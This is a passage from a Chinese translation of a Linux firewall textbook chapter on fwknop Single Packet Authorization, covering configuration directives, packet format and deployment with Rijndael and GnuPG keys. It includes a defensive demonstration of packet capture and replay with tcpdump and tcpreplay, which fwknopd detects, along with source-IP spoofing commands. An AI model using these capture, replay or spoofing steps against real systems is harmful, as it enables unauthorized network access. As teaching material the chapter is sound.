REQUIRE_USERNAME变量指的是执行fwknop客户端以生成SPA数据包的远程用户名。这个用户名将被包括在所有SPA数据包中（更多信息请见13.3节）。fwknop可以利用远程用户名来针对进入的SPA数据包应用授权规则。REQUIRE_USERNAME变量支持定义多个用户名，如果客户端上有用于多个用户的站点或系统范围的密钥，那么多个用户名的定义将变得很有用。

```
REQUIRE_USERNAME: mbr,mrash;
```

8. FW_ACCESS_TIMEOUT

FW_ACCESS_TIMEOUT变量告诉fwknop服务器在FWKNOP_INPUT链中启用的iptables ACCEPT规则可以持续多少秒，这些ACCEPT规则用于允许发送有效SPA数据包的客户端来访问指定的服务。

```
FW_ACCESS_TIMEOUT: 30;
```

9. KEY

KEY变量定义用于解密已使用Rijndael算法加密的SPA数据包的密钥。它需要一个至少8个字符长的参数。

```
KEY: yourencryptkey;
```

10. GPG_DECRYPT_ID

GPG_DECRYPT_ID变量指定fwknop服务器的GnuPG公钥的UID，fwknop客户端将使用它来加密SPA数据包。UID可以通过gpg --list-keys命令的输出获得，它通常是一个由8个十六进制字符组成的字符串。

```
GPG_DECRYPT_ID: ABDC1234;
```

11. GPG_DECRYPT_PW

GPG_DECRYPT_PW变量持有fwknop服务器的GnuPG公钥（fwknop客户端使用它来进行加密）的解密密码。因为密码包含在纯文本文件中，所以应该专门为fwknop服务器生成新的GnuPG密钥，而不是使用可能还用于其他用途（如机密的电子邮件通信）的宝贵GnuPG密钥[①]。

```
GPG_DECRYPT_PW: gpgdecryptionpw;
```

12. GPG_REMOTE_ID

GPG_REMOTE_ID变量包含fwknop客户端用于对SPA数据包进行数字签名的GnuPG密钥的UID。密钥需要导入到fwknop服务器的密钥环中（见13.4.2节）。

```
GPG_REMOTE_ID: DEFG5678;
```

13.2.3　/etc/fwknop/access.conf 配置文件示例

接下来，需要将所有这些信息集合起来以创建一个完整的access.conf配置文件来保护SSH服务器（你将在13.4节中找到相关的操作示例）。

使用编辑器打开文件/etc/fwknop/access.conf 配置文件并将下面列出的配置指令添加到该文件中。

```
# cat /etc/fwknop/access.conf
SOURCE: ANY;
OPEN_PORTS: tcp/22;
FW_ACCESS_TIMEOUT: 30;
REQUIRE_USERNAME: mbr;
KEY: mypassword;
GPG_DECRYPT_PW: gpgdecryptpassword;
GPG_HOME_DIR: /root/.gnupg;
GPG_REMOTE_ID: 5678DEFG;
GPG_DECRYPT_ID: ABCD1234;
```

SOURCE: ANY意味着fwknop守护进程将接受来自任何源IP地址的有效SPA数据包。如果在旅途中上网并且无法预测所使用笔记本或其他系统将连接到哪个网络，那么使用这个配置将很方便。

① fwknop可以通过gpg-agent获得密钥信息。

OPEN_PORTS: tcp/22意味着fwknop守护进程将通过本地iptables防火墙中针对SSH端口的ACCEPT规则授予客户端对SSH端口的临时访问权。ACCEPT规则将在30秒之后被删除，这是由FW_ACCESS_TIMEOUT变量指定的。

REQUIRE_USERNAME: mbr要求运行fwknop客户端的远程用户名必须为mbr。本例fwknop守护进程配置为接受使用Rijndael（KEY: mypassword）进行对称加密的SPA数据包或使用GnuPG密钥（通常使用Elgamal加密算法）进行非对称加密的SPA数据包。对于使用GnuPG加密的SPA数据包来说，fwknop守护进程要求远程签名密钥的ID为5678DEFG、本地解密密钥的ID为ABCD1234——分别见GPG_REMOTE_ID和GPG_DECRYPT_ID变量。

13.3 fwknop SPA数据包的格式

每个SPA数据包都是根据定义明确的规则集来构建的。这些规则使得fwknop服务器可以确认客户端请求通过iptables防火墙授予的访问类型以及是谁发出的该请求。在接受来自fwknop客户端命令行上的用户输入之后（见13.4.1节和13.4.2节），每个SPA数据包将包含如下内容。

- **随机数据（16个字节）**——这提供了足够的随机信息以确保fwknop生成的每个SPA数据包都是唯一的——至少对于Perl函数rand()在每次调用中能够提供的随机性程度来说，这个数据包是唯一的（对于Perl 5.004及其以后的版本来说，srand()函数是在第一次使用rand()函数时隐式调用的）。
- **用户名**——这是执行fwknop命令的用户的名字，它是由getlogin()返回的，如果getlogin()调用失败，则使用getpwuid()。fwknop服务器使用这个用户名来确定远程用户是否允许访问某个服务或运行某个命令（注意，在fwknop服务器见到这个用户名的时候，SPA数据包已被成功解密，这意味着SPA数据包已认证通过，现在开始的是核实授权的过程）。
- **时间戳**——这是本地系统上的时间戳。fwknop服务器使用这个值来确定SPA数据包是否位于由MAX_SPA_PACKET_AGE变量定义的访问时间窗口中。
- **软件版本**——这是fwknop客户端的版本号：

```
[mbr@spaclient ~]$  fwknop --Version
[+] fwknop v1.8.1 (file revision: 694)
      by Michael Rash <mbr@cipherdyne.org>
```

例如，本例中的软件版本字段包含的值是1.0。当SPA数据包的格式改变时，fwknop服务器使用这个信息来保持与老客户端的向后兼容性。

- **模式**——这告诉fwknop服务器SPA客户端是否想要运行某个命令。其默认值是1，用于访问模式，而命令模式是由0来表示的。
- **访问指令**——该字符串告诉fwknop服务器客户端想要iptables防火墙在修改策略时接受哪种类型的流量。fwknop服务器将解析这个字符串，找到要求iptables接受的端口和协议，

并相应地重新配置iptables策略。例如，如果客户端想要访问TCP端口22和UDP端口1194（用于OpenVPN），那么字符串将是“客户端IP地址，tcp/22，udp/1194”。fwknop服务器控制用户是否可以请求打开特定的端口。如果fwknop服务器只允许打开某些端口，那么这些端口必须在access.conf配置文件中定义（更多信息见前面13.2.2节中对OPEN_PORTS和PERMIT_CLIENT_PORTS的介绍）。

- **命令字符串**——该字符串是fwknop客户端想要在服务器上执行的一个完整命令。例如，/etc/init.d/apache2 restart或w |mail -s "w output" you@domain.com。该功能如果没有被谨慎地使用，它将给fwknop服务器带来安全风险，所以在默认情况下被禁用了（更多信息见前面13.2.2节中对ENABLE_CMD_EXEC和CMD_REGEX的介绍）。
- **数据包的MD5 sum**——MD5 sum是由fwknop客户端计算并被包括在SPA数据包中的，它为确认数据包没有在穿越网络的途中被改变提供了额外的保障。一般情况下，加密算法本身就已提供了足够的安全性，因为解密修改过的密文通常不会产生正确的明文。但包括MD5 sum将允许fwknop服务器独立确认客户端接收到的数据就是服务器实际接收到的数据。
- **服务器认证方式**——fwknop 0.9.6版本为数据包格式添加了该字段允许fwknop服务器要求在SPA数据包中存在额外的认证参数。例如，服务器可能要求远程的fwknop客户端输入本地用户的crypt()密码。在这种情况下，认证方式字符串将以crypt,password这样的形式来表示。

在SPA数据包被加密并发送到（默认情况下的）UDP端口62201之前，上面讨论的字段将以Base64方式编码，然后以冒号进行连接。这种编码方式确保冒号分隔符是唯一的，即使有字段在编码之前包含冒号也没关系。如果不使用Base64编码而直接将所有这些字段连接起来，那么所得到的数据包内容如下所示：

```
9562145998506823:mbr:1161142204:1.0:1:0.0.0.0,tcp/22:koEtBtDLOze22sNRyfASoA
```

如果对每个字段先进行Base64编码，那么将得到：

```
9562145998506823:bWJy:1161142204:1.0:1:MC4wLjAuMCxOY3AvMjI=:koEtBtDLOze22sNRyfASoA
```

最后，数据包中的数据将使用Rijndael对称加密算法或GnuPG支持的非对称加密算法（GnuPG默认使用Elgamal非对称加密算法）进行加密。如果使用的是Rijndael，那么密文如下所示：

```
U2FsdGVkX18O3i3n8BfSpgM6wCaf8zC4CgLsSlf2STIQTNWxaC9Q3IP1NSW91nSj5zr8Juz7YyX1oFzMu2FDZgbYAJUOxre
e7WyzHJdYl3ympcEPxpd/Qx5Wo3D8uS/AD8WyaV232srRCNWcsPUc9Q
```

每个SPA数据包将使用对称密钥加密算法或非对称密钥加密算法进行加密和解密。对称密钥加密算法是一种使用同一个密钥对数据进行加密和解密的算法（这就是对称的含义）。AES（Advanced Encryption Standard，美国高级加密标准）选择的Rijndael加密算法就是对称密钥加密算法的例子。而非对称密钥加密算法则是使用一对密钥对数据进行加密和解密的算法（公钥是公开发表的，私钥则需要保密）。这两个密钥是通过数学难题关联起来的，但它们并不相同（这就是非对称的含义）。

13.4 部署 fwknop

现在已对fwknop中可以使用的配置选项有了一个很好的理解，我们可以开始展示一些实际的操作示例了。在每一个例子中，fwknop客户端都通过发送SPA数据包让fwknop 服务器重新配置默认丢弃的iptables策略来获得访问SSHD的权利。图13-1中的网络图应有助于理解这些场景。




图13-1 SPA网络

在下面的每个场景中，fwknop客户端都将在标识为spaclient的系统上执行，SPA数据包被发送给标识为spaserver的系统。图13-1中的虚线代表SPA数据包， SSH连接只能在spaserver系统接收到SPA数据包并重新配置iptables允许请求访问之后发生。

13.4.1 使用对称加密传输 SPA

fwknop客户端有一整套丰富的命令行选项告诉fwknop服务器想要iptables策略授予的访问权。如果使用这些命令行选项，必须指定访问字符串或命令字符串、源IP地址解析方法以及fwknop服务器的IP地址。

可以假定fwknop服务器上的iptables策略在INPUT链中丢弃了所有指向TCP端口22的数据包。首先配置fwknop.conf文件，将AUTH_MODE设置为PCAP，确认PCAP_INTF设置为eth0，然后在access.conf配置文件中设置如下内容（注意，这个例子中没有包括GnuPG指令，如GPG_REMOTE_ID或GPG_DECRYPT_PW）：

```
[root@spaserver ~]# cat /etc/fwknop/access.conf
SOURCE: ANY;
OPEN_PORTS: tcp/22;
REQUIRE_USERNAME: mbr;
KEY: myencryptkey;
FW_ACCESS_TIMEOUT: 30;
```

使用❶处的命令启动fwknop服务器，❷处验证其是否正常运行。通过检查syslog信息，将看到fwknopd已准备好从SOURCE块（❸，来自上面列出的access.conf配置文件）接受SPA数据包，❹处显示先前的SPA数据包MD5 sum的磁盘缓存被导入。最后，❺处的命令确认SSHD正在本地系统上运行。

```
❶ [root@spaserver ~]# /etc/init.d/fwknop start
  Starting fwknop ... [ ok ]
❷ [root@spaserver ~]# tail /var/log/messages
  Oct 17 23:59:53 spaserver fwknopd: starting fwknopd
  Oct 17 23:59:53 spaserver fwknopd: flushing existing Netfilter IPT_AUTO_CHAIN
  chains
❸ Oct 17 23:59:53 spaserver fwknopd: imported access directives (1 SOURCE
  definitions)
❹ Oct 17 23:59:53 spaserver fwknopd: imported previous md5 sums from disk cache:
  /var/log/fwknop/md5sums
❺ [root@spaserver ~]# /etc/init.d/sshd status
   * status:  started
```

当fwknop服务器启动并运行之后，可以测试看看是否fwknop客户端系统可以访问到SSHD，然后使用fwknop获得对它的访问权。❶处的-A tcp/22命令行参数告诉fwknop服务器客户端想要访问TCP端口22。❷处的-R参数要求fwknop客户端对SPA数据包来源所指的外部可路由地址[①]进行自动解析（这是通过查询http://www.whatismyip.com来完成的）。❸处的-k参数告诉fwknop客户端将SPA数据包发送给主机spaserver。

```
[mbr@spaclient ~]$ nc -v spaserver 22
[mbr@spaclient ~]$ fwknop ❶-A tcp/22 ❷-R ❸-k spaserver
[+] Starting fwknop in client mode.
[+] Resolving hostname: spaserver
    Resolving external IP via: http://www.whatismyip.com/
    Got external address: 204.23.X.X

[+] Enter an encryption key. This key must match a key in the file
    /etc/fwknop/access.conf on the remote system.

Encryption Key:

[+] Building encrypted Single Packet Authorization (SPA) message...
[+] Packet fields:

        Random data: 2282553423001461
        Username:    mbr
        Timestamp:   1161146338
        Version:     1.0
        Action:      1 (access mode)
        Access:      204.23.X.X,tcp/22
        MD5 sum:     wvWqr/qKuZdZ+xaqPO1KwA
```

① 这里所说的外部可路由地址指的是fwknop服务器在重新配置iptables策略时允许访问某个服务的源IP地址，这主要是针对客户端通过NAT访问因特网的情况。——译者注

```
[+] Sending 150 byte message to 71.157.X.X over udp/62201...
[mbr@spaclient ~]$ ssh spaserver
Password:
[mbr@spaserver ~]$
```

上面列表中的最后一行显示已登录进主机spaserver，这确认已获得了对SSHD的访问权。下面显示的fwknop服务器写入syslog的信息告诉你fwknopd已成功接收并解密了由fwknop客户端发送的SPA数据包（❶），❷处显示已添加了允许IP地址204.23.X.X访问TCP端口22的ACCEPT规则，该规则将持续30秒。该ACCEPT规则在❸处被删除。（虽然这里没有显示，但在fwknop授予以及删除SPA客户端的访问权时，它都将给在fwknop.conf配置文件中EMAIL_ADDRESSES变量定义的地址发送电子邮件以通知发生的事件。）

```
❶ Oct 18 00:38:58 spaserver fwknopd: received valid Rijndael encrypted packet
  from: 204.23.X.X, remote user: mbr
❷ Oct 18 00:38:58 spaserver fwknopd: adding FWKNOP_INPUT ACCEPT rule for
  204.23.X.X -> tcp/22 (30 seconds)
❸ Oct 18 00:39:29 spaserver knoptm: removed iptables FWKNOP_INPUT ACCEPT rule
  for 204.23.X.X -> tcp/22, 30 second timeout exceeded
```

fwknop服务器在自定义的FWKNOP_INPUT链而非任何内置的链（如INPUT或FORWARD）中添加和删除所有的SPA访问规则。这种方法将现有iptables策略中的规则与其操纵的规则严格地分开，这意味着不需要担心fwknop规则会与iptables策略中任何已有规则发生冲突。可以在30秒定时器超时之前在fwknop服务器上执行如下命令来查看授予客户端对SSHD访问权的iptables规则。

```
[root@spaserver ~]# fwknopd --fw-list
[+] Listing chains from IPT_AUTO_CHAIN keywords...

Chain FWKNOP_INPUT (1 references)
 pkts  bytes  target  prot  opt  in  out  source      destination
 11    812    ACCEPT  tcp   --   *   *    204.23.X.X  0.0.0.0/0   tcp dpt:22
```

本例fwknop服务器重新配置iptables授予客户端访问SSHD的权利30秒，然后fwknopd将从FWKNOP_INPUT链中删除这个ACCEPT规则。虽然大多数SSH连接持续的时间都将长于30秒，但只要使用了Netfilter的连接跟踪功能，这就不算严重的限制，因为Netfilter的连接跟踪功能将允许已建立的TCP连接在客户端和服务器之间保持打开状态：

```
[root@spaserver ~]# iptables -I INPUT 1 -m state --state ESTABLISHED,RELATED -j ACCEPT
```

13.4.2 使用非对称加密传输 SPA

密钥交换的问题是密码学领域中的核心问题，由公钥密码系统所提供的新颖的解决方案在这方面表现突出。与对称加密算法相反（在对称加密算法中，密钥必须通过不安全的通道在双方之

间共享[①]），非对称加密算法依赖于用户主动公布公/私钥对中公共部分的系统。例如，如果用户A使用用户B的公钥对数据进行加密，那么只有用户B可以通过某种操作结合公钥和私钥以解开加在数据上的锁，从而才能对密文进行解密。这个锁是通过数学难题建立的，在无法同时获得公钥和私钥的情况下，攻击者要想破解它所需的计算量是非常庞大的[②]。

1. GnuPG密钥交换

为了在fwknop中使用GnuPG密钥，必须创建服务器的公钥并将它导入到客户端的密钥环中，反之亦然。因为客户端密钥的解密密码并不保存在文件中，所以fwknop客户端可以使用任何GnuPG密钥。但对于这里的讨论，我仍将生成新的客户端和服务器的密钥并进行导入，如下所示（简洁起见，一些输出内容已删除）：

```
[mbr@spaclient ~]$  gpg --gen-key
gpg (GnuPG) 1.4.5; Copyright (C) 2006 Free Software Foundation, Inc.

Please select what kind of key you want:
   (1) DSA and Elgamal (default)
   (2) DSA (sign only)
   (5) RSA (sign only)
Your selection? 1
DSA keypair will have 1024 bits.
ELG-E keys may be between 1024 and 4096 bits long.
What keysize do you want? (2048)
Requested keysize is 2048 bits
Please specify how long the key should be valid.
         0 = key does not expire

Key is valid for? (0)
Key does not expire at all
Is this correct? (y/N) y

You need a user ID to identify your key; the software constructs the user ID
from the Real Name, Comment and Email Address in this form:
    "Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"

Real name: Michael Rash
Email address: mbr@cipherdyne.org
Comment: Linux Firewalls fwknop_client key
You selected this USER-ID:
    "Michael Rash (Linux Firewalls fwknop_client key) <mbr@cipherdyne.org>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O
You need a passphrase to protect your secret key.
```

① 通过不安全的媒介传输密钥是比较抽象的概念，它包括像把共享密钥写在一张纸上，然后邮寄给对方这样的方式。

② 这个难题通常来自于一个经典的计算问题，如将一个整数分解为两个大素数的乘积，或通过循环群计算离散对数。后一种方法正是GnuPG中的Elgamal密码系统所使用的方法，有关Elgamal的简要概述见http://en.wikipedia.org/wiki/ElGamal_encryption。

```
Enter passphrase:

[mbr@spaclient ~]$ gpg --list-keys "fwknop_client"
pub   1024D/AB743C36 2007-10-18
uid                  Michael Rash (Linux Firewalls fwknop_client key)
<mbr@cipherdyne.org>
sub   2048g/1035BC5C 2007-10-18
```

如果使用4096位的Elgamal密钥对数据进行加密，那么SPA消息中的密文数据长度通常会大大超过以太网MTU的1500字节，所以选择的是2048位的密钥长度（见上面的粗体显示）。

现在我们将客户端的公钥导出到文件中：

```
[mbr@spaclient ~]$ gpg -a --export-key "fwknop_client" > fwknop_client.asc
```

我们可以将密钥生成和导出的命令复制到服务器端，使得在fwknop服务器上也执行一个类似的过程：

```
[root@spaserver ~]# gpg --gen-key
[root@spaserver ~]# gpg --list-keys "fwknop_server"
pub   1024D/25801B3A 2007-10-18

uid                  Michael Rash (Linux Firewalls fwknop_server key)
<mbr@cipherdyne.org>
sub   2048g/39E2FDC6 2007-10-18
[root@spaserver ~]# gpg -a --export "fwknop_server" > fwknop_server.asc
```

最后，需要分别将双方的公钥传输给对方，然后将它们导入并对它们进行签名。导入的步骤是必要的，因为只有这样，服务器的公钥才会在客户端的GnuPG密钥环中提供，反之亦然。签名步骤对于fwknop核实签名的SPA数据包中数据的身份也是必要的。虽然在这里使用的是scp来传输公钥，但鉴于公钥密码系统的性质，也可以将公钥公布在网页上让所有人都可以看到，这不会对系统安全造成任何负面影响。还有一点需要注意的是，SSHD可能并不总是能被访问到的（事实上，它可能在fwknop的建立过程中被有意地拦截掉），所以有时候对公钥使用其他传输机制是必要的。下面显示了一些经过简化的命令输出（scp传输位于❶和❷处，导入和签名命令开始于❸和❹处）。

```
❶ [mbr@spaclient ~]$ scp fwknop_client.asc root@spaserver:
  Password:
❷ [mbr@spaclient ~]$ scp root@spaserver:fwknop_server.asc .
  Password:
❸ [mbr@spaclient ~]$ gpg --import fwknop_server.asc
  gpg: key 25801B3A: public key "Michael Rash (Linux Firewalls fwknop server key)
  <mbr@cipherdyne.org>" imported
  gpg: Total number processed: 1
  gpg:               imported: 1
  [mbr@spaclient ~]$ gpg --default-key "fwknop_client" --sign-key "fwknop_server"
  [mbr@spaclient ~]$ ssh -l root spaserver
  Password:
❹ [root@spaserver ~]# gpg --import fwknop_client.asc
```

```
gpg: key AB743C36: public key "Michael Rash (Linux Firewalls fwknop client key)
<mbr@cipherdyne.org>" imported
gpg: Total number processed: 1
gpg:               imported: 1
[root@spaserver ~]# gpg --default-key "fwknop_server" --sign-key "fwknop_client"
```

2. 使用GnuPG密钥运行fwknop

在fwknop客户端和服务器都将GnuPG密钥导入并签名到密钥环中之后，我们可以开始看看使用GnuPG实际运行fwknop的效果了。首先，fwknop服务器上的access.conf配置文件必须包含正确的GnuPG访问定义。从❶处开始的SOURCE块告诉fwknopd SPA数据包必须以fwknop_server密钥加密并使用fwknop_client密钥签名。此外，iptables必须配置为关闭对SSHD的访问（❷），而且fwknop必须运行（❸）。

```
   [root@spaserver ~]# cat /etc/fwknop/access.conf
❶  SOURCE: ANY;
   OPEN_PORTS: tcp/22;
   REQUIRE_USERNAME: mbr;
   GPG_HOME_DIR: /root/.gnupg;
   GPG_DECRYPT_ID: fwknop_server;
   GPG_DECRYPT_PW: GPGdecryptpw;
   GPG_REMOTE_ID: fwknop_client;
   FW_ACCESS_TIMEOUT: 30;
❷  [root@spaserver ~]# iptables -I INPUT 1 -p tcp --dport 22 -j DROP
   [root@spaserver ~]# iptables -I INPUT 1 -m state --state ESTABLISHED,RELATED -j
   ACCEPT
❸  [root@spaserver ~]# /etc/init.d/fwknop start
   Starting fwknop ... [ ok ]
```

首先可以在spaclient系统上使用Netcat来检查SSHD是否真的无法访问，然后使用fwknop通过iptables获得访问权。下面的最后一行表明已成功登录进spaserver系统。

```
[mbr@spaclient ~]$ nc -v spaserver 22
[mbr@spaclient ~]$ fwknop -A tcp/22 -gpg-recip "fwknop_server" --gpg-sign
"fwknop_client" -R -k spaserver
[mbr@spaclient ~]$ ssh -l root spaserver
Password:
[root@spaserver ~]#
```

和fwknop使用Rijndael对称加密算法的情况一样，fwknop服务器将向syslog写入一些信息。但这次有新信息表明GnuPG加密的SPA消息使用❶处显示的密钥ID（由access.conf 配置文件中的GPG_REMOTE_ID变量定义）进行签名。和以往一样，在❷处添加iptables ACCEPT规则，该规则在30秒之后删除（❸）。

```
   Oct 18 15:48:07 spaserver fwknopd: received valid GnuPG encrypted packet
   (signed with required key ID: ❶"fwknop_client") from: 204.23.X.X, remote
   user: mbr
❷  Oct 18 15:48:07 spaserver fwknopd: adding FWKNOP_INPUT ACCEPT rule for
   204.23.X.X -> tcp/22 (30 seconds)
```

```
❸ Oct 18 15:48:38 spaserver knoptm: removed iptables FWKNOP_INPUT ACCEPT rule
   for 204.23.X.X -> tcp/22, 30 second timeout exceeded
```

13.4.3 检测并阻止重放攻击

到目前为止，我们已讲述如何合法地使用fwknop努力减少对SSHD服务的攻击面。当SPA数据包穿越不可信任的网络时，任何可以监控网络中数据包的人都可以对它进行保存、分析和重放。我已提过fwknop的SPA实现通过比较SPA消息的MD5 sum可以很容易地挫败重放攻击，下面就是一个具体的例子。

在图13-2中，攻击者位于因特网云中，并监控从spaclient系统传输到spaserver系统的SPA数据包。攻击者使用tcpdump将SPA数据包捕获到文件spa.pcap中，他通过检查发现该数据包是一堆经过加密的毫无意义的数据，于是攻击者使用tcpreplay重放该数据包，这在图13-2中由标记为“重放的SPA数据包”的虚线进行描述。




图13-2 攻击者监控并重放SPA数据包

用于完成SPA数据包重放的命令序列显示在下面。首先，spaclient系统在❶处将有效SPA数据包发送到spaserver系统。fwknop的-L命令行参数允许fwknop再次调用最后针对fwknop服务器使用的命令行选项。这对于简化相对复杂的fwknop命令行接口非常有用。在SPA数据包穿越网络的途中，攻击者在❷处使用tcpdump捕获数据包，并在❸处发现捕获的数据包无法理解，因此攻击者推断这个数据包可能是SPA数据包（特别因为捕获的数据包UDP端口是fwknop用于通信的默认端口62201）。另一个判断数据包可能属于SPA方案的技巧是攻击者IP地址无法访问SSHD，但

SSH会话可能在spaclient和spaserver之间建立。然后攻击者在❹处重放SPA数据包给spaserver系统试图连接到SSH服务器。运行在spaserver之上的fwknop守护进程检测到了这个重放的SPA数据包（见❺处显示的syslog信息），因此iptables策略不会授予攻击者任何访问权。虽然并没有在这里显示，但fwknop还会发送电子邮件警报来强调先前SPA数据包被重放的事实，因为这种事情发生地不合理。

```
❶ [mbr@spaclient ~]$ fwknop -L spaserver
  [+] Running with last command-line args: -A tcp/22 --gpg-recip fwknop_server
  --gpg-sign fwknop_client -R -k spaserver
  [+] Starting fwknop in client mode.
  [+] Resolving hostname: spaserver
      Resolving external IP via: http://www.whatismyip.com/
      Got external address: 204.23.X.X

  [+] Enter the GnuPG password for signing key: fwknop_client
  GnuPG signing password:

  [+] Building encrypted Single Packet Authorization (SPA) message...
  [+] Packet fields:

          Random data: 2018495891979939
          Username:    mbr
          Timestamp:   1161229378
          Version:     1.0
          Action:      1 (access mode)
          Access:      204.23.X.X,tcp/22
          MD5 sum:     1P53i1YNdwou/xA+361T3w

  [+] Sending 1010 byte message to 71.157.X.X over udp/62201...
❷ [root@attacker ~]# tcpdump -i eth0 -l -nn -s 0 udp port 62201 -w spa.pcap
❸ [root@attacker ~]#  tcpdump -l -nn -X -r spa.pcap | head
  reading from file spa.pcap, link-type EN10MB (Ethernet)
  23:31:43.883144 IP 204.23.X.X.42245 > 71.157.X.X.62201: UDP, length 1010
       0x0000:  4500 040e e5ff 4000 0000 0000 0000 0000  E.....@.@.......
       0x0010:  0000 0000 a505 f2f9 03fa 1d59 6851 494f  ...-.......YhQIO
       0x0020:  4177 7668 5165 7735 3476 3347 4541 662f  AwvhQew54v3GEAf/
       0x0030:  5754 6335 4279 736b 5544 5a76 5830 6873  WTc5ByskUDZvX0hs
       0x0040:  6b59 5047 7774 6664 7349 5774 4948 3548  kYPGwtfdsIWtIH5H
       0x0050:  5658 4c49 4731 656a 562b 3639 7057 6866  VXLIG1ejV+69pWhf
       0x0060:  4474 7443 7541 626b 4941 474c 3665 4c33  DttCuAbkIAGL6eL3
       0x0070:  426f 3632 5757 4231 3867 7975 7141 5a72  Bo62WWB18gyuqAZr
       0x0080:  2f71 687a 3234 614e 7042 596a 4a2f 524d  /qhz24aNpBYjJ/RM
❹ [root@attacker ~]# tcpreplay -i eth0 spa.pcap
  sending on: eth0
   1 packets (1052 bytes) sent in 0.15 seconds
   6831169.0 bytes/sec 52.12 megabits/sec 6493 packets/sec
  [root@attacker ~]# ssh -l root 71.157.X.X
  [root@spaserver ~]# tail /var/log/messages
❺ Oct 18 23:32:50 spaserver fwknopd: attempted message replay from: 204.23.X.X
```

13.4.4 伪造 SPA 数据包的源地址

SPA协议支持对源IP地址的伪造。这个结果是由两个因素导致的：fwknop服务器从SPA数据包的有效载荷中获取真正源地址的能力，以及SPA数据包通过UDP发送并且不需要返回响应这一事实。

fwknop使用Perl的Net::RawIP模块通过原始套接字发送SPA数据包，它允许在fwknop客户端命令行上将源IP地址设置为任意值（需要root用户身份）。在图13-3中，spaclient系统发送SPA数据包，但该数据包IP首部中的源IP地址被手工指定，这使得该数据包看上去来自IP地址207.132.X.X。当运行在spaserver系统上的fwknopd从接口上嗅探到SPA数据包后，它将授予真正的fwknop客户端IP地址204.23.X.X访问SSHD的权利，而不是授予伪造的源IP地址207.132.X.X访问SSHD的权利。




图13-3 来自伪造源地址的SPA数据包

注意，下面显示的fwknop客户端命令变得更加复杂了。因为它不仅要支持对SPA数据包源IP地址的伪造（以root用户身份），还要使用fwknop_client密钥（属于用户mbr并且位于/home/mbr/.gnupg目录中）建立加密的有效载荷。

```
[root@spaclient ~]#  fwknop --Spoof-src 207.132.X.X -A tcp/22 --gpg-home-dir
/home/mbr/.gnupg --Spoof-user mbr --gpg-recip "fwknop_server" --gpg-sign
"fwknop_client" --quiet -R -k spaserver
GnuPG signing password:
```

下面的syslog信息表明fwknop服务器嗅探到来自伪造源地址207.132.X.X（❶）的SPA数据包，

而访问权则授予了包含在加密数据包中的IP地址206.23.X.X（❷）。

```
[root@spaserver ~]# tail /var/log/messages
 Oct 18 23:31:37 spaserver fwknopd: received valid GnuPG encrypted packet
(signed with required key ID: "fwknop_client") from: ❶207.132.X.X, remote
user: mbr
 Oct 18 23:31:37 spaserver fwknopd: adding FWKNOP_INPUT ACCEPT rule for
❷204.23.X.X -> tcp/22 (30 seconds)
```

13.4.5　fwknop的OpenSSH集成补丁

fwknop项目希望用户能够尽可能容易和方便地利用SPA。有助于降低用户使用fwknop门槛的方法是将它与各种客户端应用程序进行无缝集成。因为SPA最常见的应用就是保护SSH通信，所以fwknop提供了用于OpenSSH源代码的补丁，它集成了通过OpenSSH客户端命令行直接执行fwknop客户端的能力。为了使用这个补丁所提供的功能，必须首先为OpenSSH源代码打上它，然后重新编译它。下面说明了如何为OpenSSH-4.3p2版本完成这一任务，这里假设源代码位于/usr/local/src目录中。

```
$ cd /usr/local/src/openssh-4.3p2
$ wget http://www.cipherdyne.org/LinuxFirewalls/ch13/openssh-4.3p2_SPA.patch
$ patch -p1 < openssh-4.3p2_SPA.patch
patching file config.h.in
patching file configure
patching file configure.ac
patching file ssh.c
$ ./configure --prefix --with-spa-mode && make
$ su -
Password:
# cd /usr/local/src/openssh-4.3p2
# make install
```

